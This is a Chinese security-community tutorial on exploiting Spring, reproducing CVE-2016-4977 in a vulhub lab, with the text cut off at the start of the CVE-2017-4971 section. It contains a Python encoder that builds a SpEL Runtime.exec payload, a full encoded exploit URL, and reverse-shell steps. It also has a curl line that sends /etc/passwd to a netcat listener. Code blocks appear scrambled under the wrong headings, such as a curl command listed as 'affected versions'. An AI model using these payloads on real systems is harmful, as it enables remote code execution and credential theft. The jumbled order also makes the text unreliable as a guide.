奇安信攻防社区 – Spring 渗透合集

奇安信攻防社区 – Spring 渗透合集

Spring ## 前言 Spring 是 Java EE 编程领域的一个轻量级开源框架，该框架是为了解决企业级编程开发中的复杂性，业务逻辑层和其他各层的松耦合问题，因此它将面向接口的编程思想贯穿整个...

前言

Spring 是 Java EE 编程领域的一个轻量级开源框架，该框架是为了解决企业级编程开发中的复杂性，业务逻辑层和其他各层的松耦合问题，因此它将面向接口的编程思想贯穿整个系统应用，实现敏捷开发的应用型框架。

框架的主要**优势**之一就是其分层架构，分层架构允许使用者选择使用哪一个组件，同时为 J2EE 应用程序开发提供集成的框架

简单组件介绍

Spring 发展至今，整个体系不断壮大，这里只简单介绍一些组件。
首先是 Spring Websocket，Spring 内置简单消息代理。这个代理处理来自客户端的订阅请求，将它们存储在内存中，并将消息广播到具有匹配目标的连接客户端。

Spring Data 是一个用于简化数据库访问，并支持云服务的开源框架，其主要目标是使数据库的访问变得方便快捷。

Spring Data Commons 是 Spring Data 下所有子项目共享的基础框架，Spring Data 家族中的所有实现都是基于 Spring Data Commons。

简单点说，Spring Data REST 把我们需要编写的大量 REST 模版接口做了自动化实现，并符合 HAL 的规范

Spring Web Flow 是 Spring MVC 的扩展，它支持开发基于流程的应用程序，可以将流程的定义和实现流程行为的类和视图分离开来

Spring 渗透

Spring Security OAuth2 远程命令执行突破 (CVE-2016-4977)

影响版本

```
2.0.0-2.0.9
```

漏洞搭建

还是使用 P 牛的靶场

```
1.0.0-1.0.5
```

漏洞复现


访问

```
cd vulhub-master/spring/CVE-2016-4977
```

漏洞验证

访问该 url 会进行登录验证


```
sudo docker-compose up -d
```



默认账号密码是

```
http://192.168.175.209:8080/
```

登录成功




Poc


我们看一下 vulhub 提供的 Poc

```
http://192.168.175.209:8080/oauth/authorize?response_type=${233*233}&client_id=acme&scope=openid&redirect_uri=http://test
```

这里是 java 的命令执行



执行一下 poc.py




测试 RCE

我们执行的命令是 `whoami` 把回显放到表达式中

执行一下

```
admin
```

执行成功




这里注意：只是返回了进程，但实际上是命令执行

这是**无回显 RCE**


测试 XXE

先在 bash 下做测试

```
admin
```




那么就将该命令放入 poc 中生成最终的 payload





```
#!/usr/bin/env python
```

执行成功


但是这边 nc 反弹之后 后面没有东西了



踩坑记录：





```
message = input('Enter message to encode:')
```




最终的 payload

```
poc = '${T(java.lang.Runtime).getRuntime().exec(T(java.lang.Character).toStrin
g(%s)' % ord(message[0])
```

执行之后 成功回显






反弹 shell

那么这边我直接反弹 shell 了

上 java 编码的网站

```
for ch in message[1:]:
```





```
poc += '.concat(T(java.lang.Character).toString(%s))' % ord(ch)
```

将该命令放入 Poc 中


最终的 payload：

```
poc += ')}'
```

执行一下




成功拿到 shell



优化 Poc


```
print(poc)
```




最终的 payload

```
http://192.168.175.209:8080/oauth/authorize?response_type=${T(java.lang.Runtime).getRuntime().exec(T(java.lang.Character).toString(119).concat(T(java.lang.Character).toString(104)).concat(T(java.lang.Character).toString(111)).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(109)).concat(T(java.lang.Character).toString(105)))}&client_id=acme&scope=openid&redirect_uri=http://test
```

执行成功后



成功回显



Spring Web Flow 框架远程代码执行 (CVE-2017-4971)

影响版本

```
curl 192.168.175.130:8888 -d "$(cat /etc/passwd)"
```


触发漏洞需要的两个条件

漏洞搭建

关闭之前的 docker 镜像

还是使用 vulhub 进行搭建

```
nc -lvp 8888
```





漏洞复现

漏洞验证

